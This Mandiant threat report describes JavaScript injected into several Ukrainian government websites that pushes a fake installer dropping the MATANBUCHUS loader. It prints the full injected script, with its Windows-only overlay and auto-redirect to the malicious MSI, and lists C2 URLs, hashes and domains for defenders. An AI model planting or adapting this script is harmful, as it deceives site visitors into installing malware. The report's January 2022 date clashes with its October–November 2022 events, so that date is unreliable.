MANDIANT
NOW PART OF Google Cloud

8 January 2022

First Look: Ukrainian Government Websites Compromised with Watering Hole Attack

Executive Summary

- Mandiant Research Team discovered JavaScript injection of at least 10 Ukrainian government websites.
- Although we were unable to download the live script, we have found an older version that checks the browser version and contains variables for Windows, Linux, and MacOS; however, only the Windows link is available.
- Mandiant has not attributed this activity, and research continues to determine its scope.

Analysis

Suspicious Java-Script Found on Government Websites of Ukraine

Mandiant Research Team discovered a suspicious domain that mimics the name of the Ukrainian parliament.

Domain Registration Details	
Domain:	radagovua[.]net
Registration date:	11.10.2022
Registrar:	OwnRegistrar
WHOIS:	private
NS-records:	E-NS
Domain A-record:	192.155.111[.]215 (Eurohoster, Bulgaria)

A second domain has the same IP address and was registered in same manner:

Domain Registration Details	
Domain:	banpay[.]net
Registration date:	15.10.2022
Registrar:	OwnRegistrar
WHOIS:	private
NS-records:	E-NS
Domain A-record:	192.155.111[.]215 (Eurohoster, Bulgaria)

Further research determined a script hosted on the suspicious domain radagovua[.]net that was injected in several Ukrainian government websites, including the website mtsbu[.]ua. MTSBU (Motor Insurance Bureau of Ukraine) is the only association of insurers that carry mandatory insurance of civil liability of owners of vehicles for damage caused to third parties.

```
<script type="text/javascript" src="hxxps://radagovua[.]net/js/mtsbu.3.js"></script>
```



Figure 1. Screen capture of mtsbu[.]ua/ua/

Script Behavior

Mandiant researchers were unable to download this script from the live website, possibly because it was not available or due to filtering by IP/User-Agent. However, a web archive contained the script.

```
1 var _____WB$wombat$assign$function_____ = function(name) {return (self._wb_wombat && self._wb_wombat.local_init
&& self._wb_wombat.local_init(name)) || self[name]; };
2 if (!self.__WB_pmw) { self.__WB_pmw = function(obj) { this.__WB_source = obj; return this; } }
3 {
4 let window = _____WB$wombat$assign$function_____("window");
5 let self = _____WB$wombat$assign$function_____("self");
6 let document = _____WB$wombat$assign$function_____("document");
7 let location = _____WB$wombat$assign$function_____("location");
8 let top = _____WB$wombat$assign$function_____("top");
9 let parent = _____WB$wombat$assign$function_____("parent");
10 let frames = _____WB$wombat$assign$function_____("frames");
11 let opener = _____WB$wombat$assign$function_____("opener");
12
13
14
15
```

```
16 }
```

The web archive also contained the oldest version of the script:

```
1 var _____WB$wombat$assign$function_____ = function(name) {return (self._wb_wombat && self._wb_wombat.local_init
&& self._wb_wombat.local_init(name)) || self[name]; };
2 if (!self.__WB_pmw) { self.__WB_pmw = function(obj) { this.__WB_source = obj; return this; } }
3 {
4   let window = _____WB$wombat$assign$function_____("window");
5   let self = _____WB$wombat$assign$function_____("self");
6   let document = _____WB$wombat$assign$function_____("document");
7   let location = _____WB$wombat$assign$function_____("location");
8   let top = _____WB$wombat$assign$function_____("top");
9   let parent = _____WB$wombat$assign$function_____("parent");
10   let frames = _____WB$wombat$assign$function_____("frames");
11   let opener = _____WB$wombat$assign$function_____("opener");
12
13 if(navigator.userAgent.indexOf("Firekek")==-1)
14 {
15
16       function realRender()
17       {
18             var msg = 'Missed render applet';
19             var buttonText = 'Install';
20             var onLoad = false;
21
22             var __plugUrls = {
23                   "smart":undefined,
24                   "Windows":"https://web.archive.org/web/20221021183303/https://mtsbu.ua/files/NetCoreInstall.msi",
25                   "Mac":undefined,
26                   "Linux":undefined
27             };
28
29             var Q_SELECT = '';
30             var autoplay = true;
31             var autoplayTimeout = 1000;
32
33             //
34
35             __getPlatformName = function()
36             {
37                   var ret = null;
38                   var platform = navigator.platform.toLowerCase();
39                   if (!ret && platform.indexOf("win") != -1) ret = "Windows";
40                   if (!ret && platform.indexOf("mac") != -1) ret = "Mac";
41                   if (!ret && platform.indexOf("linux") != -1) ret = "Linux";
42                   return ret;
43             }
44
45             var os = __getPlatformName();
46
47             var isOpera = (!!window.opr && !!opr.addons) || !!window.opera || navigator.userAgent.indexOf(' OPR/') >= 0;
48             var isFirefox = typeof InstallTrigger !== 'undefined';
49             var isSafari = /constructor/i.test(window.HTMLElement) || (function (p) { return p.toString() === "[object
SafariRemoteNotification]"; })(!window['safari'] || (typeof safari !== 'undefined' && window['safari'].pushNotification));
50             var isIE = /*@cc_on!@*/false || !!document.documentMode;
51             var isEdge = !isIE && !!window.StyleMedia;
52             var isChrome = !!window.chrome && (!!window.chrome.webstore || !!window.chrome.runtime);
53             var isEdgeChromium = isChrome && (navigator.userAgent.indexOf("Edg") != -1);
```

```
54          var isBlink = (isChrome || isOpera) && !!window.CSS;
55
56          var body = document.getElementsByTagName('body')[0];
57
58
59          __plug_click = function()
60          {
61               var URL = __plugUrls[os];
62               if(!URL && __plugUrls["smart"])
63                    URL =  __plugUrls["smart"];
64
65               if(URL) window.parent.location.href = URL;
66               else return;
67          }
68
69          if (onLoad)
70               window.addEventListener('load', function() {_manage_bar();});
71          else
72               _manage_bar();
73
74
75          function _manage_bar()
76          {
77               //if (os!='Windows' && os!='Mac')
78               if (os!='Windows') return;
79
80               window.onscroll = function () { window.scrollTo(0, 0); };
81
82               var head = document.getElementsByTagName('head')[0];
83               var style = document. createElement('style');
84               style.type = 'text/css';
85               head.appendChild(style);
86               var css='._pp_img_cross:hover{ background-color:#e6d201; } ';
87               style.appendChild(document.createTextNode(css));
88
89               body.style.overflow = "hidden";
90               var ih = body.innerHTML;
91               body.innerHTML=' <div style="background:repeating-linear-gradient(135deg,#373737,#373737 20px, #343434
20px, #343434 40px); flex-direction: column;  text-align:center; align-items: center; justify-content: center; display:none;
position:'+(window.getComputedStyle(body).getPropertyValue('position')=='relative'?'fixed':'absolute')+';overflow:hidden"
id="_pp_plug" onclick="__plug_click()">    <div _pp_atr2="2" style="color:white; font-family: sans-serif; font-size:13px;
padding:0 5px;cursor:default;line-height:14px;-moz-user-select: none; -webkit-user-select: none; -ms-user-select:none; user-
select:none;-o-user-select:none;font-weight:normal">'+msg+'<br><u>'+buttonText+'</u></div>   </div>'+ih;
92
93               /*
94               window.addEventListener('resize', function(event){
95               var plg = document.querySelectorAll('[_pp__plug]');
96               if (plg!=null)
97               for (let i=0;i<plg.length;i++)
98                    plg[i].remove();
99               __managePlugs();
100               });
101
102
103               var interval_id = window.setInterval("", 9999);
104               for (var i = 1; i < interval_id; i++)
105                    window.clearInterval(i);
106
107               */
108
```

```
109             setTimeout(() => __managePlugs(), 100);
110
111             if (autoplay)
112                 setTimeout(__plug_click, autoplayTimeout);
113
114         }
115
116         // new
117
118         function renderObj(itm)
119         {
120
121             var itmStyle = window.parent.getComputedStyle(itm);
122
123             var parent = itm;
124             var is_parent_invis = false;
125
126             while(true){
127                 if (parent){
128
129                     var pstyle = null;
130                     if (parent==itm) pstyle = itmStyle;
131                     else pstyle = window.parent.getComputedStyle(parent);
132
133                     if (pstyle.display=='none' || pstyle.opacity=='0' || pstyle.visibility=='hidden')  {
134                         is_parent_invis = true;
135                         break;
136                     }
137
138                 } else break;
139                 parent = parent.parentElement;
140             }
141
142
143             if (is_parent_invis) return false;
144             if (itm.classList.contains('_pp_img-ico')) return false;
145
146             var rect = itm.getBoundingClientRect();
147
148             if (rect.right<0 || rect.left>screen.width)
149                 return false;
150
151             let wd = rect.right-rect.left;
152             let ht = rect.bottom-rect.top;
153             if (wd<=30 || ht<=30)
154                 return false;
155
156             var _plug = document.getElementById('_pp_plug');
157             var plug = _plug.cloneNode(true);
158             plug.removeAttribute('id');
159             plug.setAttribute('_pp__plug','1');
160
161             if (typeof(window.scrollX)=='function')
162             {
163                 plug.style.left=(rect.left+window.scrollX()).toString()+'px';
164                 plug.style.top=(rect.top+window.scrollY()).toString()+'px';
165             }else
166             {
167                 plug.style.left=(rect.left+window.scrollX).toString()+'px';
168                 plug.style.top=(rect.top+window.scrollY).toString()+'px';
```

```
169                 }
170
171                 plug.style.width=wd.toString()+'px';
172                 plug.style.height=ht.toString()+'px';
173                 plug.style.display='flex';
174                 plug.style.zIndex="999999999999999999";
175
176                 if (itm.tagName=="VIDEO" || itm.tagName=="CANVAS" || itm.tagName=="IFRAME" ||
itm.tagName=="OBJECT" || itm.tagName=="EMBED")
177                 {
178                       itm.style.width=wd.toString()+'px';
179                       itm.style.heigth=ht.toString()+'px';
180                       itm.src="";
181                 }
182
183                 _im = plug.querySelectorAll('[_pp_atr1]')[0];
184                 _tx = plug.querySelectorAll('[_pp_atr2]')[0];
185                 text = _tx.innerHTML;
186                 textLen = text.length;
187                 const k = 100/35;
188                 if (wd<100)
189                       _tx.style.display="none";
190                 if (ht<100){
191                       if (wd>=textLen*k*2.2)
192                          plug.style.flexDirection="row";
193                       else
194                          _tx.style.display="none";
195                       if (ht<30) _tx.style.display="none";
196                 }
197                 if (wd<50 || ht<50){
198                       var dmm = (wd<50?wd:ht);
199                       var prc = dmm/55;
200                       if(_im)
201                       {
202                          _im.style.width=Math.round(prc*50).toString()+'px';
203                          _im.style.height=Math.round(prc*50).toString()+'px';
204                          _im.style.backgroundSize=(Math.round(prc*100)+70).toString()+"%";
205                       }
206                 }
207                 body.appendChild(plug);
208
209           }
210
211           function renderById(id)
212           {
213                 var obj = window.parent.document.getElementById(id);
214                 if(obj) return renderObj(obj);
215                 else return;
216           }
217
218           function __managePlugs()
219           {
220                 var tags = ['img'];
221                 //var qselect = 'frame'+Q_SELECT;
222                 var qselect = "";
223                 renderById("header");
224                 renderById("main");
225                 renderById("footer");
226
227           }
```

```
228
229       }
230
231   if(paUser) realRender();
232
233 }
234
235
236
237 }
```

The script checks for a browser and contains variables for Windows, MacOS and Linux. Only the Windows link is available: hxxps://mtsbu[.]ua/files/NetCoreInstall.msi

Mandiant identified a sample with the same filename in a public malware repository.

File Details	
Filename:	NetCoreInstall.msi
MD5:	aa95408f9231fe86cbeb5dda85d8ac75
Size:	1760768 (Bytes)
File type:	MSI installer
Submitted:	Kyiv, Ukraine
Date:	2022-11-13

The file is signed with a revoked PRECIPIO MANAGEMENT CONSULTANTS INC. certificate.

NetCoreInstall[.]msi drops the MATANBUCHUS loader netcore[.]dll:

netcore.dll File Details	
Filename:	netcore.dll
MD5:	1b38f98f88e22892374513244b8ea205
Size:	603648 (Bytes)
File type:	DLL
Code Family:	MATANBUCHUS

MATANBUCHUS is a commercialized loader that is used to download and launch malware on victim machines such as QAKBOT and COBALT STRIKE beacons. The DLL makes a request to:

```
POST: hxxp://oldmans293[.]com/NoCQoU/YzoksS/Ale/index.php
GET: hxxps://oldmans293[.]com/archive/auth.aspx
```

Domain Registration Details	
Domain:	oldmans293[.]com
Registration date:	05.10.2022
Registrar:	OwnRegistrar
WHOIS:	private

NS-records:	E-NS
Domain A-record:	93.188.155[.]152 (Eurohoster, Bulgaria)

The GET request results in delivery of the same DLL file (MD5: 1b38f98f88e22892374513244b8ea205).

Additional Ukrainian Government Sites Affected

Several Ukrainian government sites contained embedded links to a script with the same radagovua[.]net domain:

Ukrainian Government Sites
hxxps://rdatf[.]gov[.]ua
hxxps://vodolaga-kultura[.]gov[.]ua
hxxps://dvor-selrada.gov[.]ua
hxxps://shevrayrada.gov[.]ua
hxxps://vodolaga-osvita.gov[.]ua
hxxps://bgadmin.gov[.]ua

Each of the linked sites contain an authorization page using a product called “KODIS“ developed by private Ukrainian company bingobest[.]biz. KODIS is a system for automating service of utility applications.



Figure 2. Screen capture of the authorization page for “KODIS”

The Ukrainian KODIS-related sites each contain the following link in their source code:

```
<script type='text/javascript' src='https://radagovua.net/js/_bingooffice.js'></script>
```

Mandiant was again unable to download this script, possibly because it was not available or due to

filtering by IP/User-Agent.

Additional Observations

The radagovua[.]net domain contained a resource with an interesting URL string:

hxxps://radagovua[.]net/mo-rf-v-hodi-ataki-na-aerodromi.../

- ***Analyst Comment****: URL translation from Ukrainian: "Ministry of Defense of the Russian Federation during the attack on airfields"*

Malicious JS also found on the next websites:

Ukrainian Government Sites
hxxps://slr-vo.gov[.]ua
hxxps://lubrada[.]softbi[.]info
hxxps://dvorichna-rda[.]gov[.]ua
hxxps://gp[.]pervom-rada[.]gov[.]ua
hxxps://dvorichna-vo.gov[.]ua
hxxps://osvita-novvodrda.gov[.]ua
hxxps://pervom[.]softbi[.]info

During the research, additional malicious samples that were using the same revoked PRECIPIO MANAGEMENT CONSULTANTS INC. certificate as NetCoreInstall.msi were found:

1. 4cc4622ce7bfdce93a730de2ea1e1d6a (twodisk.exe), C&C 148.72.172[.]59
2. 90db55c7a5e19bcfb91c2188e164e8d1 (du1.exe) – looks like the first sample
3. bbbc11c2a3c37f8f61f64ac2c934dcfe (twodisk.exe) – looks like the first sample
4. 7278e21fd5aa88b8d71be8290da051b7 (5f8474.msi) – MATANBUCHUS dropper

Outlook

Mandiant has not attributed this activity and research continues to determine its scope. At this point, we track this activity as UNC4487.

Indicators of Compromise

radagovua[.]net
banpay[.]net
oldmans293[.]com
192.155.111[.]215
93.188.155[.]152
cae011d4b9dd80cf94302798fde83922
aa95408f9231fe86cbeb5dda85d8ac75
1b38f98f88e22892374513244b8ea205
hxxp://oldmans293[.]com/NoCQoU/YzoksS/Ale/index.php

hxxps://oldmans293[.]com/archive/auth.aspx
hxxps://radagovua[.]net/js/mtsbu.3.js
hxxps://radagovua[.]net/js/_bingooffice.js
hxxps://radagovua[.]net/mo-rf-v-hodi-ataki-na-aerodromi.../
hxxps://mtsbu[.]ua/files/NetCoreInstall.msi